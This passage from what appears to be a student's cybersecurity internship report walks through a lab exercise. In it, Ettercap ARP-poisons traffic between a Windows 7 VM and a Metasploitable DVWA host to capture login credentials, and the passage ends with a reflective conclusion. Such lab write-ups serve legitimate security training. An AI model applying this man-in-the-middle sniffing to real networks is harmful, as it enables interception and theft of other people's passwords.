


Step 3: Authenticate it by entering the root password, kali.






Step 4: The top of the Ettercap prompt will open, and you can check the appropriate item by selecting it. then select hosts from the settings menu, then select scan host from the hosts menu. then visit hostlist. Choose the Windows IP address as target 1 and specify the Metasploitable IP as target 2. then click the global icon, and last click ARP. leave it in default mode.





Step 5: Ping Windows 7 after signing into Meta. Open Windows 7, open to Internet Explorer, enter the IP address of the metasploitable, and then click OK. Visit the link for DVWA after receiving the page, then log in as admin with the provided password.




```
meta [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.


msfadmin@metasploitable:~$ ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=128 time=15.2 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=128 time=9.05 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=128 time=13.0 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=128 time=14.8 ms
64 bytes from 192.168.56.103: icmp_seq=5 ttl=128 time=15.5 ms
64 bytes from 192.168.56.103: icmp_seq=6 ttl=128 time=12.1 ms

--- 192.168.56.103 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5002ms
rtt min/avg/max/mdev = 9.052/13.321/15.543/2.281 ms
msfadmin@metasploitable:~$ _
```





Step 5: Now go to Kali Linux, where the ethercap prompt shows the user name and password.



Conclusion:

My internship in cybersecurity was a fulfilling and educational experience that provided me with practical skills and understanding in this field. We worked on a range of projects and significantly increased our knowledge of the cyber security industry. The professors were very helpful and gave each student individualised attention. There was also the option of one-on-one question clarification. I would like to thank the company for giving me the opportunity to undertake the internship. I believe that this experience has adequately equipped me for a career in cybersecurity. I'm eager to make a substantial contribution to the field of cyber security using the skills I learned during the internship.